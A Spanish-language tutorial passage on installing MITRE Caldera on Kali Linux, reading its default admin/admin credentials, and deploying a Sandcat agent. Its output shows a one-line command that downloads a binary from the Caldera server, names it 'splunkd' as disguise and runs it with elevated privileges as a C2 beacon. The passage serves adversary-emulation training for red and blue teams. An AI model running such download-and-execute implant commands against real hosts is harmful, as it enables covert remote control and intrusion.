La importancia de aprender a emplear **Caldera** es que nos será de utilidad, tanto para los operadores del **Red Team** que pueden beneficiarse de esta herramienta ejecutando las técnicas que hemos ido desarrollando, y por otro lado, los operadores del **Blue Team** pueden ejecutar y revisar acciones de respuesta a incidentes. Además, está construido sobre el marco de **MITRE ATT&CK**, que es desde donde la plataforma extrae todas las tácticas, técnicas y procedimientos. Es decir, estamos profundizando en una metodología de trbajo que completa de forma práctica, todo lo que nos ofrece MITRE.

El proyecto **Caldera de MITRE** es una plataforma de tipo Breach and Attack Simulation (**BAS**) de código abierto que permite emular las Tácticas, Técnicas y Procedimientos (**TTP**) de explotación de redes y sistemas.

Para mantener nuestra metodología de trabajo eminentemente práctica, pasemos a trabajar con Caldera.

3.2 Herramienta: Caldera de MITRE (https://caldera.mitre.org)

3.2.1 Instalación de Caldera.

Encontraréis en el enlace de caldera que hemos puesto arriba, y en todo Internet, varios foros para la instalación de caldera desde **Github**. Esta instalación, en muchos casos suele ponerse complicada. Pero nuevamente otra de las maravillas que nos ofrece nuestro **Kali Linux**, es que nos permite instalarlo sencillamente con el comando "apt". Recomendamos que lo hagáis con la última versión de Kali.

En nuestro caso, como podéis ver en la imagen de la derecha, estamos en la **versión 6.12.33** de junio de 2025.

```
┌──(root㉿kali)-[/home/acorletti]
└─# uname -a
Linux kali 6.12.33+kali-arm64 #1 SMP Kali 6.12.33-1kali1 (2025-06-25) aarch64 GNU/Linux
```

Para instalarlo solo ejecutamos: "**apt install caldera**".

```
┌──(root㉿kali)-[/home/acorletti]
└─# apt install caldera
Installing:
  caldera

Installing dependencies:
  binutils-gold                  python3-docker
  binutils-gold-aarch64-linux-gnu  python3-docutils
  docutils-common                python3-freetype
  golang-1.24-go                 python3-imagesize
  golang-1.24-src                python3-mdit-py-plugins
  golang-go                      python3-myst-parser
```

Una vez finalizada la instalación, se ejecuta con: "**caldera --insecure**". La opción "**--insecure**", nos permite trabajar con protocolo HTTP. Por supuesto mucho cuidado con el mismo, si lo hacemos en redes en producción, pues recordad que es un protocolo inseguro con lo que en ese caso no colocaremos "**--insecure**".

```
┌──(root㉿kali)-[/home/acorletti]
└─# caldera --insecure
2025-08-16 12:26:06 WARNING  --insecure flag set. Caldera will use the default user accounts in server.py:219
                             default.yml config file.
                    INFO     Using main config from conf/default.yml                          server.py:228
                    INFO     Invalid Github Gist personal API token provided. Gist C2      contact_gist.py:70
                             contact will not be started.
                    INFO     Generating temporary SSH private key. Was unable to use          tunnel_ssh.py:26
                             provided SSH private key
```

Si todo ha ido bien, nos mostrará el siguiente

mensaje:

¡¡ Hagamos un breack para presentar un comando nuevo !!

Acabamos de instalar un software nuevo, pero ¿dónde lo instaló?...
Veamos un comando espectacular: "**locate**" nos permite localizar todo lo que existe en nuestro disco duro, pero es necesario mantener acutalizada su base de datos, por lo que si acabamos de instalar este software debemos actualizarla con el comando "**updatdb**", una vez actualizada, entonces podemos busca a caldera con el comando "**locate caldera**"

```
┌──(root㉿kali)-[/home/acorletti/Downloads]
└─# updatedb

┌──(root㉿kali)-[/home/acorletti/Downloads]
└─# locate caldera
/usr/bin/caldera
/usr/share/caldera
/usr/share/caldera/__pycache__
/usr/share/caldera/app
/usr/share/caldera/conf
/usr/share/caldera/data
/usr/share/caldera/plugins
/usr/share/caldera/server.py
/usr/share/caldera/static
/usr/share/caldera/templates
```

Como podemos apreciar, la instalación de Caldera en nuestro Kali, la ha realizado en el directorio "/usr/share/caldera", si nos vamos a este directorio, podemos ver que nos presenta enlaces simbólicos hacia "/var/lib/caldera/conf". Este es el directorio que estamos buscando pues allí está su configuración. Nos posicionamos en el mismo.

```
┌──(root㉿kali)-[/usr/share/caldera]
└─# cd /var/lib/caldera/conf

┌──(root㉿kali)-[/var/lib/caldera/conf]
└─# ls -l
total 12
-rw-r--r-- 1 _caldera _caldera  311 Aug 16 12:33 agents.yml
-rw-r--r-- 1 _caldera _caldera 1510 Aug 16 12:33 default.yml
-rw-r--r-- 1 _caldera _caldera 2981 Aug 16 12:33 payloads.yml

┌──(root㉿kali)-[/var/lib/caldera/conf]
└─# vi default.yml
```


```
┌──(root㉿kali)-[/home/acorletti/Downloads]
└─# cd /usr/share/caldera

┌──(root㉿kali)-[/usr/share/caldera]
└─# ls -l
total 28
drwxr-xr-x 11 root root  4096 Aug 16 12:25 app
lrwxrwxrwx  1 root root    21 Jun 12 06:53 conf → /var/lib/caldera/conf
lrwxrwxrwx  1 root root    21 Jun 12 06:53 data → /var/lib/caldera/data
lrwxrwxrwx  1 root root    24 Jun 12 06:53 plugins → /var/lib/caldera/plugins
drwxr-xr-x  2 root root  4096 Aug 16 12:25 __pycache__
-rw-r--r--  1 root root 10385 Apr 24 19:39 server.py
drwxr-xr-x  7 root root  4096 Aug 16 12:25 static
drwxr-xr-x  2 root root  4096 Aug 16 12:25 templates
```

Una vez dentro de "/var/lib/caldera/conf". Ejecutamos "vi default.yml", pues como se presenta en la imagen de la derecha, al final de este fichero de configuración, es donde se presentan los usuarios y contraseñas de acceso.

```
users:
  blue:
    blue: admin
  red:
    admin: admin
    red: admin
```

3.2.2 Acceso y presentación de Caldera:

Para acceder lo haremos vía web, con Firefox en la URL: http://localhost:8888, Donde colocaremos como usuario "admin" y contraseña "admin", tal cual acabamos de ver en el fichero "default.yml". Una vez validado, se nos presentará la imagen que figura abajo.



Como podemos ver en la imagen anterior, la interfaz gráfica de Caldera se divide en tres secciones:

- **Campañas**
- **Plugins**
- **Configuración**

(las hemos recuadrado en **verde** en la imagen).

Las campañas son conjuntos de operaciones para simular diferentes tipos de ataques, los plugins son componentes de software que extienden la funcionalidad del sistema (como añadir nuevas capacidades de ataque o adversarios), y la configuración se refiere a los ajustes del sistema, como la activación de plugins y la definición de operaciones, por ejemplo, dentro del archivo *default.yml*.

Cuando instalamos Caldera en nuestro Kali Linux, por defecto ya trae cargados los siguientes agentes:

- **Sandcat**: consiste en un agente ligero que permite ejecutar comandos remotos, scripts y técnicas ATT&CK de manera discreta. Se utiliza principalmente para pruebas que requieren alta movilidad y sigilo, ideal para escenarios de emulación avanzados. Puede comunicarse con el servidor de CALDERA usando **C2** (Command & Control) para recibir órdenes y enviar resultados.
- **Manx**: Es un agente más orientado a entornos Windows, con funcionalidades avanzadas de persistencia y exfiltración. Se puede comunicar a través del contacto TCP y funciona como un reverse-shell. Su objetivo es simular ataques más persistentes, como malware que sobrevive a reinicios o cambios de usuario. Permite probar técnicas de movimiento lateral y recolección de credenciales en entornos controlados.
- **Ragdoll**: Diseñado para simular ataques más destructivos, aunque sigue siendo seguro dentro del entorno de CALDERA. Su enfoque está en demostraciones y pruebas de técnicas ofensivas específicas, más que en la discreción. Útil para escenarios de entrenamiento o para visualizar cómo ciertos ataques afectan al sistema sin riesgo real.

Resumen:

- **Sandcat**: sigiloso, multiplataforma, flexible.
- **Manx**: persistente, especializado en Windows, pruebas de movimiento lateral.
- **Ragdoll**: ruidoso, demostrativo, útil para entrenamiento y visualización de ataques.

Un agente actua como si fuera un Remote Access Trojan (**RAT**). Son programas escritos en diferentes idiomas que ejecutan las instrucciones que realizaría un adversario en los sistemas víctima, previamente comprometidos. En general, este tipo de programas buscan comunicarse con el servidor del intruso a través de un protocolo normalmente de Internet, como HTTP, TCP, UDP, SSH, etc. Los agentes funcionan de forma similar generando el "Command and Control" (**C2**) de forma regular preguntando si hay nuevas instrucciones.

También iremos viendo otros conceptos que nos ofrece la interfaz gráfica de Caldera, los más importantes son:


- **Abilities** (Habilidad): Es una implementación específica de tácticas/técnicas de ATT&CK. Se componen de un conjunto de instrucciones que un agente debe ejecutar, simulando un host comprometido. Por defecto Caldera ya trae incorporada un conjunto de habilidades.

- **Adversaries** (Adversarios): Mejor se interpreta como “perfiles de adversarios”, y son grupos de habilidades que representan las tácticas, técnicas y procedimientos (**TTPs**) de amenazas conocidas. Los perfiles de adversario se utilizan al ejecutar una operación para determinar qué habilidades se ejecutarán.
- **Operations** (Operaciones): Son escenarios de ataque que utiliza los **TTP** de perfiles de adversario preconfigurados. Se puede ejecutar una operación automáticamente donde los agentes y el servidor C2 se ejecutan sin la interferencia del operador y solo pueden ejecutar tareas en el perfil del adversario. También existe el modo manual en el que el operador configura cada comando antes de asignarlo a un agente y ejecutarlo.


3.2.3 Prueba inicial de “agent”

Para iniciar nuestro trabajo con Caldera, crearemos, configuraremos y conectaremos un agente. Para seguir nuestra filosofía “paso a paso” lo haremos con el más sencillo: **Sandcat**.


En el menú de la izquierda de Caldera, dentro de “Campaigns” seleccionamos “agent”, y hacemos “click” en esta opción. Se nos desplegará la ventana que se presenta a la derecha.



Para crear un nuevo agente, seleccionamos el botón “**+ Deploy an agent**” (recuadrado en **rojo**). Inmediatamente se nos abrirá la ventana que presentamos abajo, en la cual seleccionaremos “**Sandcat**” tal cual podemos ver en azul en la imagen que sigue.



Si seleccionamos **Sandcat**, se nos abrirá una ventana similar a la de la imagen e la derecha.



Como podemos ver en la imagen, nos ofrece la opción de seleccionar una plataforma (Platform), ene ste caso para Linux, Windows y MAC

En nuestro ejemplo, hemos seleccionado MAC (recuadrado en **verde**), pero por supuesto, podéis hacerlo con la que más os guste.

Por ahora lo más importante es configurar adecuadamente el campo "**app.contact.http**" pues esa será la URL a la que se conectará este agente. Se trata de la dirección en la que hemos instalado nuestro servidor de Caldera. Por defecto, ya viene como:

http://0.0.0.0:8888, pues esa es la dirección de nuestro localhost y el puerto 8888, es el que figura en el fichero "**default.yml**".

En nuestro caso, la dirección IP del ordenador portátil en el que instalamos Caldera es 192.168.1.124, por lo que modificamos este campo colocando:

http://192.168.1.124:8888, tal cual vemos en la imagen (recuadrado en **naranja**).

El paso final será copiar el contenido que nos ha generado, haciendo click en "**Copy**" (recuadrado en **rojo**).

Ahora debemos insertar el código copiado en el que hemos elegido como "agente", en nuestro caso, como hemos dicho, será otro MAC, por lo que abrimos una interfaz de comandos en el mismo y pegamos el código que hemos copiado. IMPORTANTE: este pegado debemos hacerlo con una cuenta que posea permiso de administrador, pues lo que intentaremos simular con esta agente, es lo que realizaría un intruso que ha escalado privilegios.


Si lo hiciéramos con Linux, el pegado sería igual que en MAC en una interfaz de comandos, y para Windows, el código se ejecuta a través de PowerShell.

A continuación se presenta una imagen en la que podemos apreciar el "pegado"en el agente (en nuestro caso otro MAC), del fichero que acabamos desde nuestro servidor Mitre Caldera y que copiamos ("**Copy**": recuadrado en **rojo** en la imagen anterior).

```
sh-3.2# server="http://192.168.1.193:8888";curl -s -X POST -H "file:sandcat.go" -H "platform:darwin" -H "architecture:amd64" $server/file/download > splunkd;chmod +x splunkd;.
/splunkd -server $server -v
Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://192.168.1.193:8888
upstream dest addr=http://192.168.1.193:8888
group=red
privilege=Elevated
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=base64, plain-text
[+] Beacon (HTTP): ALIVE
[*] Running instruction 2f3c393f-8859-481c-a64f-dbac2144cfc3
[*] Submitting results for link 2f3c393f-8859-481c-a64f-dbac2144cfc3 via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
```


En la imagen de arriba podemos ver también, que una vez pegado el fichero se inicia "sandcat" (**rojo**) y se establece una comunicación HTTP hacia el servidor 192.168.1.193 (**verde**) que es donde instalamos Mitre Caldera recientemente. Lo hace como grupo "**red**" porque estamos trabajando como "Red Team" y con máximos privilegios (privilege=Elevated) (**azul**). Finalmente, una vez que se establece la conexión, podemos ver como comienza a generar los "Beacon" (balizas) para que mutuamente (servidor y agente) sepan que están vivos (ALIVE) (**naranja**).

En el lado del servidor, inmediatamente nos mostrará que este agente se ha conectado, tal cual podemos ver en la imagen de la derecha (recuadrado en **verde**).



Otro detalle que debemos conocer es el tema de "**Configuration**"de cada agente, botón que hemos recuadrado en **rojo** en la imagen de arriba y a la derecha. Hagamos "click" en este botón para estudiar las opciones que nos ofrece.

La ventana de configuración, es la que vemos a la derecha.



Cada uno de estos campos significa:

- **Beacon Timers** (Temporizadores de baliza): segundos mínimos y máximos que tardará el agente en enviar una baliza (beacon) al servidor.
- **Watchdog Timer** (Temporizador de vigilancia): segundos que se debe esperar, una vez que el servidor no sea accesible, antes de eliminar un agente.
- **Untrusted timer** (Temporizador de agentes no fiable): segundos que se debe esperar antes de marcar un agente desaparecido como no fiable. Las operaciones no generarán nuevos enlaces para los agentes no confiables.
- **Implant Name** (Nombre del implantación): Nombre base de este agente. Si es necesario, se añadirá una extensión cuando se cree un agente (por ejemplo, splunkd se convertirá en splunkd.exe al generar un agente en una máquina Windows).
- **Bootstrap Abilities** (Capacidades de arranque): Lista separada por comas de los ID de capacidades que se ejecutarán en una nueva baliza de agente. De forma predeterminada, está configurado para ejecutar un comando que borra el historial de comandos.
- **Deadman Abilities** (Capacidades de hombre muerto): Lista separada por comas de los ID de capacidades que se ejecutarán inmediatamente antes de la terminación del agente. El agente debe ser compatible con las capacidades de hombre muerto para que se puedan ejecutar.

3.2.2 Secuencia normal de trabajo con Mitre Caldera

Para nuestro trabajo cotidiano con Mitre Caldera, es importante que comprendamos cuál es la secuencia natural de pasos a seguir.

Normalmente lo haremos siguiendo cuatro pasos:

1. Abilities → 2. Adversaries → 3. Agents → 4. Operations

Qué es y qué hace cada uno

1) **Abilities** (Habilidades)

- **Qué son:** acciones atómicas que Caldera puede ejecutar (por ejemplo: listar procesos, descargar un binario, ejecutar un comando, mover lateralmente, etc.).
- **Qué hacen:** definen *cómo* se realiza una técnica concreta (normalmente mapeadas a técnicas ATT&CK — por ejemplo T1059 ejecución de comandos).
- **Formato:** suelen ser scripts o módulos con parámetros, timeout, condiciones de éxito/fallo.
- **Por qué importan:** son los bloques de construcción; sin abilities no hay pasos concretos que ejecutar.

2) **Adversaries** (Adversarios / perfiles)

- **Qué son:** colecciones ordenadas de abilities (a menudo con condiciones, ramificaciones y delays) que representan una *táctica* o *campaña* completa.
- **Qué hacen:** describen la secuencia lógica de ataque (por ejemplo: Recon → Exploit → Persistencia → Escalada → Exfiltración) agrupando abilities y su flujo.
- **Por qué importan:** encapsulan una estrategia reutilizable — puedes ejecutar el mismo adversary contra muchos agents.

3) **Agents** (Agentes)

- **Qué son:** procesos clientes conectados al servidor Caldera que ejecutan instructions (por ejemplo: un implant en un host de laboratorio).
- **Qué hacen:** reciben órdenes (abilities) desde el servidor y las ejecutan localmente, reportando resultados y artefactos.
- **Por qué importan:** son los *puntos de ejecución* reales; sin agentes no hay dónde ejecutar las abilities.

4) **Operations** (Operaciones)

- **Qué son:** la ejecución concreta: un intento de correr un adversary (o conjunto de abilities) sobre uno o más agents, con parámetros (fechas, alcance, velocidad, colecciones de agentes).
- **Qué hacen:** coordinan la ejecución, monitorizan progreso, recolectan resultados/logs, y permiten pausar/terminar la campaña.
- **Por qué importan:** es la acción real de «lanzar el ataque» en un entorno controlado.


Por qué esa secuencia (motivo práctico)

- **Preparación primero:** definir y probar **abilities** antes te evita errores en tiempo de ejecución.
- **Diseño de campaña:** agrupar esas abilities en **adversaries** permite repetir y estandarizar ataques.
- **Disponibilidad de ejecución:** tener **agents** conectados es requisito para que la ejecución sea posible — pero no necesitas desplegarlos al último segundo: pueden existir desde antes.
- **Ejecución controlada:** finalmente lanzas una **operation** para ejecutar el adversary contra los agents.

3.2.3 Lancemos nuestra primer operación

Sigamos nuestros cuatro pasos:

